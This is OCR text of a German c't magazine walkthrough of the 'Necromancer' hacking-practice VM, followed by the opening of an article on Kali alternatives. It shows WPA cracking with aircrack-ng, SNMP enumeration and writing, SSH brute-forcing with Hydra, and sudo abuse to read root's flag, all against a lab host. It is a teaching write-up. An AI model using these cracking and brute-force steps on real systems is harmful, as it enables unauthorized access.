
```
aircrack-ng -w rockyou.txt necromancer.cap
```

Der Necromancer kennt wohl keine sicheren Passwörter, denn nach nur ein paar Sekunden landet aircrack einen Treffer: „death2all“. Doch auch diese Zeichenkette entlockt dem Necromancer am Port 161 keine Antwort – so einfach funktioniert das also nicht.


Verschlossen

Das Passwort können Sie auch verwenden, um die abgefangenen Pakete in Wireshark zu entschlüsseln, doch (Spoiler!) damit verschwenden Sie nur Ihre Zeit. Eine Anleitung, wie das in Theorie geht, finden Sie über ct.de/wtxw. Wireshark können Sie jetzt schließen, das Tool brauchen Sie nicht mehr.

Nun müssen also doch die großen Geschütze aufgefahren werden, um Port 161 irgendwas Hilfreiches zu entlocken. Schauen Sie mal, welche Tools



Das Netzwerkanalyse-Tool Wireshark zeigt die mitgeschnittenen Daten in drei Fenstern an: oben alle Pakete, in der Mitte den Inhalt eines ausgewählten Pakets und darunter das rohe Original in Hexadezimal.



Kali ist beim Hacken Ihr bester Freund: Kommen Sie mal nicht weiter, können Sie über die Suchleiste nach geeigneten Tools suchen.

Kali für SNMP-Analysen auf Lager hat: **onesixtyone** und **snmp-check**.

Beide Tools befragen den SNMP-Port, Informationen zu der genauen Funktionsweise erhalten Sie jeweils mit dem Parameter `-h`. onesixtyone benötigt für die Abfrage etwa einen „community“-Namen (`onesixtyone [options] <host> <community>`). Das könnte wie in den im Manual angegebenen Beispielen „private“ oder „public“ sein. Aber auf diese Namen reagiert der Port nicht, bei „death2all“ als Community-Namen schon:

```
onesixtyone 10.10.1.4 death2all
Scanning 1 hosts, 1 communities
(...) You stand in front of a door.
```

Das hilft leider nicht viel weiter, denn viele Versuche mit unterschiedlichen Parametern ändern nichts an der Ausgabe. Mal schauen, was das zweite Tool snmp-check zutage fördert (Auszug, Rest im Bild unten zu sehen):

```
snmp-check -c death2all 10.10.1.4
You stand in front of a door.
The door is Locked.
If you choose to defeat me, the door
must be Unlocked.
Locked - death2allrw!
```

Das klingt schon sinnvoller und eher nach einer Aufgabe: Sie müssen die Tür öffnen, indem Sie die Zeichenkette „Locked“ umschreiben. Ein mögliches Indiz dazu ist die Zeichenfolge „death2allrw“, wobei „rw“ für „read write“ stehen könnte. snmp-check besitzt zwar den Parameter `-w`, mit dem man Änderungen vornehmen kann, aber damit kommen Sie nicht weit.

Wenn Ihnen Kali in solchen Situationen nicht weiterhelfen kann, dann tut es Google (oder eine Suchmaschine Ihrer Wahl). Auf die Frage nach weiteren SNMP-Tools, die Daten umschreiben können, spuckt Google die Toolkiste Net-SNMP aus. Sie bündelt ein Sammelsurium an unterschiedlichen kleinen Tools, die alle eine Aufgabe im SNMP-Universum erfüllen (komplette Liste unter ct.de/wtxw). Diese ist auf Kali bereits vorinstalliert.

Der Befehl **snmpset** überschreibt hinterlegte Daten, aber nur, wenn er die OID dazu kennt. Das ist eine ID zur eindeutigen Identifikation von Objekten in einem Netzwerk. Eine Liste der Zeichenketten mit OIDs liefert das Tool **snmpwalk**:

```
snmpwalk 10.10.1.4 -c death2all -v 1
(...)
iso.3.6.1.2.1.1.6.0 = STRING: "Locked -
death2allrw!"
```

Da Sie „Locked - death2allrw!“ ändern wollen, müssen Sie `snmpset` die ID „iso.3.6.1.2.1.1.6.0“ mitgeben, eine neue Zeichenkette und den neuen Community-Namen „death2allrw“:

```
snmpset -v 1 -c death2allrw 10.10.1.4↵
↳ iso.3.6.1.2.1.1.6.0 s "Unlocked - death2allrw"
```

Eine weitere Abfrage mit snmp-check zeigt, dass der Eingriff funktioniert hat: Sie bekommen als Antwort die Flagge flag7{9e5494108d10bbd5f9e7ae5223 9546c4} und den Hinweis „t22“. Das steht wahrscheinlich für den TCP-Port 22, und das wäre SSH – es wird ernst.

Von Angesicht zu Angesicht

Wie schon bei den Flaggen davor erweist sich auch die in dieser neuen enthaltene Zeichenfolge als MD5-Hash. Die Website md5online.org kennt den Klartext dazu: „demonslayer“. Admins benutzen SSH, um eine Konsole des Servers sicher verschlüsselt aus der Ferne zu öffnen. Dafür muss man sich mit einem Nutzernamen und einem Passwort anmelden, die gefundene Zeichenkette könnte gut für eines der beiden stehen. Diese Knobelaufgabe ähnelt schon eher einem realen Szenario als manche der anderen Rätsel.

```
┌──(kali㉿kali)-[~]
└─$ snmp-check 10.10.1.4 -c death2all
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.4:161 using SNMPv1 and community 'death2all'

[*] System information:

  Host IP address               : 10.10.1.4
  Hostname                      : Fear the Necromancer!
  Description                   : You stand in front of a door.
  Contact                       : The door is Locked. If you choose to defeat me, the door must be Unlocked.
  Location                      : Locked - death2allrw!
  Uptime snmp                   : -
  Uptime system                 : -
  System date                   : -
```

Das Analyse-Tool „snmp-check“ liest den Inhalt des UDP-Ports 161 aus und listet diese übersichtlich in der Konsole auf.

Verbinden Sie sich ganz optimistisch mit `ssh root@10.10.1.4` zu dem Server und probieren Sie mal „demonslayer“ als Passwort aus – doch Fehlanzeige. Möglicherweise ist die Zeichenkette ein Benutzername. Leider führt `ssh demonslayer@10.10.1.4` mit dem gleichen Passwort zu keinem Erfolg.

Das weitere Herumprobieren können Sie automatisieren: Angenommen demonslayer ist der Benutzername, dann können Sie mit Tools wie Hydra [2], John the Ripper [5] oder auch Metasploit den Weg in den Server mit roher Gewalt öffnen. Als Beispiel wählen wir **Hydra**. Wichtig: Sie müssen das Tool mit Root-Rechten ausführen. Falls Sie noch nicht in einer Root-Konsole sind, loggen Sie sich mit dem Befehl `sudo su` und dem Passwort „kali“ ein.

Egal, für welches Tool Sie sich entscheiden, Sie benötigen wieder eine Wörterliste mit Passwortkandidaten wie rockyou.txt. Diese haben Sie bereits beim Knacken des WPA-Passworts verwendet. Damit lassen Sie Hydra auf den SSH-Server los:

```
hydra -l demonslayer -P rockyou.txt 10.10.1.4 ssh
(...)
[22][ssh] host: 10.10.1.4
login: demonslayer  password: 12345678
(...)
```

Wow, das Passwort hätte man vermutlich tatsächlich durch einfaches Probieren herausbekommen können. Sei es drum, jetzt haben Sie endlich die Zugangsdaten. Loggen Sie sich mit `ssh demonslayer@10.10.1.4` und dem Passwort ein. Eine Konsole öffnet sich und der Necromancer erwartet Sie in ASCII-Code auf der Konsole. Showdown!

Duck und weg!

Wenn Sie mit `ls` den Inhalt des Ordners auflisten, entdecken Sie die Datei „flag8.txt“. Doch anstatt der Flagge befindet sich darin der nächste Teil der Geschichte: Man sei im Versteck des Necromancers gelandet, würde von ihm angegriffen und könne sich auf „u777“ gegen ihn wehren. Über eine zweite Kali-Konsole lässt sich aber keine Verbindung zu dem UDP-Port 777 aufbauen:

```
nc -uvp 10.10.1.4 777
(...)
no port[s] to connect to
```

Wenn Sie testweise `nc` in der SSH-Shell des Necromancer eintippen, reagiert dieser. Sie können sich also lokal in der SSH-Shell mit `nc -u localhost 777` zum Port verbinden, nach einem Enter greift der Necromancer an:

```
** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Where do
the Black Robes practice magic of the Greater
Path?
```

```
** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Where do the Black Robes practice magic of the Greater Path?  Kelewan

flag8{55a6af2ca3fee9f2fef81d20743bda2c}

** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who did Johann Faust VIII make a deal with?  Mephistopheles

flag9{713587e17e796209d1df4c9c2c2d2966}

** You only have 3 hitpoints left! **
Defend yourself from the Necromancer's Spells!
Who is tricked into passing the Ninth Gate?  Hedge

flag10{8dc6486d2c63cafcdc6efbba2be98ee4}
A great flash of light knocks you to the ground; momentarily blinding you!
As your sight begins to return, you can see a thick black cloud of smoke lingering where the Necromancer
 stood.
An evil laugh echoes in the room and the black cloud begins to disappear into the cracks in the floor.
The room is silent.
You walk over to where the Necromancer once stood.
On the ground is a small vile.
```

Mit jeder Frage, die Sie richtig beantworten, erhalten Sie eine Flagge. Nach der dritten korrekten Antwort löst sich der Necromancer in eine schwarze Wolke auf.

Da ist wohl jemand in Spiellaune: Jede falsche Antwort kostet Sie einen Lebenspunkt. Zeigt die Lebensanzeige null, müssen Sie den Hack wieder von vorne anfangen – „You have been defeated by The Necromancer! (*_*)“. Mit der Google-Suche im Rücken sind Sie für die Fragen gut gewappnet: Die erste Frage betrifft einen Bund von Magiern aus dem Fantasy-Spiel Dark Souls 2. Diese trainierten in „Kelewan“. Als Belohnung gibt es flag8{55a6af2ca3fee9f2fef81d20743bda2c}.

Nächste Frage: Who did Johann Faust VIII make a deal with? Vermutlich gehörte Faust auch bei Ihnen in der Schule zur Pflichtlektüre, aber die Antwort „Devil“ ist falsch, der volle Name ist gefragt – Mephistopheles. Als Verdienst für die erfolgreiche Abwehr des zweiten Schlags gibt es flag9{713587e17e796209d1df4c9c2c2d2966}. Dritte Frage: Who is tricked into passing the Ninth Gate? Kein Problem für Google: Ninth Gate kommt in dem Spiel „Old Kingdom“ vor, die Figur „Hedge“ fällt dem Tor zum Opfer.

Der Angriff ist erfolgreich abgewehrt, der Necromancer verschwindet besiegt. Sie sammeln zusammen mit einer kleinen Ampulle die vorletzte Flagge ein: flag10{8dc6486d2c63cafcdc6efbba2be98ee4}. Alle drei Flaggen enthalten erneut einen MD5-Hash, sie ergeben dekodiert witzigerweise die Antworten auf die eben gestellten Fragen.

Ampulle

Das Ende der Reise ist nah, Sie sind schon in den Server eingedrungen, haben den Necromancer besiegt, es fehlt aber noch der Root-Zugriff. Vielleicht hilft ja der Tipp mit der „small vile“? In [4] haben Sie gesehen, wie man mit einer „Eskalation“ eines Programms root wird, dieser Weg führt hier aber nicht zum Erfolg. Schauen Sie sich also zuerst im Server genauer um. Zum Beispiel mit dem Befehl `ls -la`, der auch versteckte Dateien anzeigt (siehe Bild).

Eine Datei sticht sofort ins Auge, mit `cat .small-vile` geben Sie deren Inhalt auf der Konsole aus:

```
You pick up the small vile. (...)
You drink the elixir and feel a great
power within your veins!
```

Literatur

[1] Wilhelm Drehling, Hacken ohne Konsequenzen, Hacking lernen in virtueller Trainingsumgebung, c’t 2/2022, S. 148

[2] Ronald Eikenberg, Alexander Königstein, Gute Tools, Böse Tools, Hacking-Werkzeug für Fortgeschrittene, c’t 23/2021, S. 24

[3] Johannes Weber, Was geht ab im LAN?, Wireshark- und Protokoll-Know-how für Netz-Admins, c’t 11/2017, S. 116

[4] Wilhelm Drehling, Systematisch hacken, Beispiel-Hack Schritt für Schritt erklärt, c’t 6/2022, S. 146


[5] Ronald Eikenberg, Alexander Königstein, Hack dich selbst, Nützliche Hacking-Tools für den Alltag, c’t 23/2021, S. 18

Necromancer-VM, alte Artikel und mehr:

ct.de/wtxw

```
$ ls -la
total 44
drwxr-xr-x  3 demonslayer  demonslayer  512 Jan 13 03:35 .
drwxr-xr-x  3 root         wheel        512 May 11  2016 ..
-rw-r--r--  1 demonslayer  demonslayer   87 May 11  2016 .Xdefaults
-rw-r--r--  1 demonslayer  demonslayer  773 May 11  2016 .cshrc
-rw-r--r--  1 demonslayer  demonslayer  103 May 11  2016 .cvsrc
-rw-r--r--  1 demonslayer  demonslayer  359 May 11  2016 .login
-rw-r--r--  1 demonslayer  demonslayer  175 May 11  2016 .mailrc
-rw-r--r--  1 demonslayer  demonslayer  218 May 11  2016 .profile
-rw-r--r--  1 demonslayer  demonslayer  196 Feb 14 03:13 .smallvile
drwx------  2 demonslayer  demonslayer  512 May 11  2016 .ssh
-rw-r--r--  1 demonslayer  demonslayer  706 May 11  2016 flag8.txt
```

Der Befehl „ls -la“ zeigt alle Dateien innerhalb eines Verzeichnisses an, auch die verborgenen (das sind die Dateien mit einem Punkt davor).



Die Siegesbotschaft erhalten Sie zusammen mit der elften und damit letzten Flagge der Maschine.

Das klingt wie ein Sieg, aber noch sind Sie nicht root geworden. Für jeden Versuch, sich mit dem Passwort von demonslayer oder root einzuloggen, erntet man Hohn und Spott:

```
sudo root
Password:
Where did you learn to type?
Password:
My pet ferret can type better than you
(...)
```

Ein Blick in die übrigen Dateien, die `ls -la` aufdeckte, endete ähnlich. Schauen Sie sich mal mit `ls` und `cd` im Server um und probieren Sie unterschiedliche Dinge aus – das gehört zum Trainingsprozess auch dazu. Die Lösung stellt sich als simpel und elegant heraus: `sudo -l`. Der Befehl listet Dateien auf, die Sie als der Nutzer demonslayer ansehen dürfen:

```
User demonslayer may run the following
commands on thenecromancer:
(ALL) NOPASSWD: /bin/cat /root/flag11.txt
```

Anscheinend benötigen Sie kein Passwort, um sich die letzte Flagge zu krallen. Doch der direkte Aufruf scheitert:

```
cat /root/flag11.txt
cat: (...) Permission denied
```

Sie müssen die Flagge mit `sudo` aufrufen, damit es funktioniert:

```
sudo cat /root/flag11.txt
```

Happy End

Geschafft, Sie haben den Necromancer bezwungen! Was die letzte Flagge flag11{42c35828545b926e79a36493938ab1b1} übersetzt bedeutet, überlassen wir Ihnen herauszufinden.

Schreiben Sie uns ruhig eine Mail, wenn Sie die VM erfolgreich gehackt oder Empfehlungen für weitere Maschinen haben, die wir noch hacken sollen. (wid) c't



Bild: KI, Collage c't

Kali-Alternativen für Pentesting & Co.

In fast jedem Hacking-Tutorial taucht an prominenter Stelle das Hacking-Linux Kali auf. Aber es muss nicht immer Kali sein – es gibt noch viele weitere Hacking-Distributionen, die auf ihre spezielle Weise zu überzeugen wissen. Wir werfen einen Blick auf die populärsten Vertreter.

Von **Wilhelm Drehling**

Sobald Hacking im Titel eines Tutorials steht, folgt so sicher wie das Amen in der Kirche Kali als das Hacking-Linux der Wahl. Wir sind da keine Ausnahme, denn wir haben nicht nur Artikel zur Funktionsweise von Kali verfasst, sondern auch zu seinen Tools [1] und zudem noch ganze Hacks mit Kali durchgespielt [2]. In den Artikeln „Hacken üben mit Knobelaufgaben“ und „Hacken üben mit Knobelaufgaben II“ finden Sie einen solchen Hack mit Kali detailliert runtergeschrieben.

Dass sich Kali großer Beliebtheit erfreut, hat viele gute Gründe: Es ist spielend leicht, Kali auf einem PC zu installieren, man kann es als Live-System vom USB-Stick booten [3] und es läuft sogar auf jedem Raspi [4]. Zudem gibt es vorbereitete virtuelle Maschinen (VM), die man bequem in ein

Virtualisierungstool seiner Wahl importieren kann. Bei irgendwelchen Fragen liefern die große Community oder die ausführliche Dokumentation Antworten. Selbst auf oberflächliche Bedürfnisse wie das Aussehen geht Kali ein und bietet mit Xfce, GNOME Shell und KDE Plasma gleich drei Desktopoberflächen zur Auswahl.

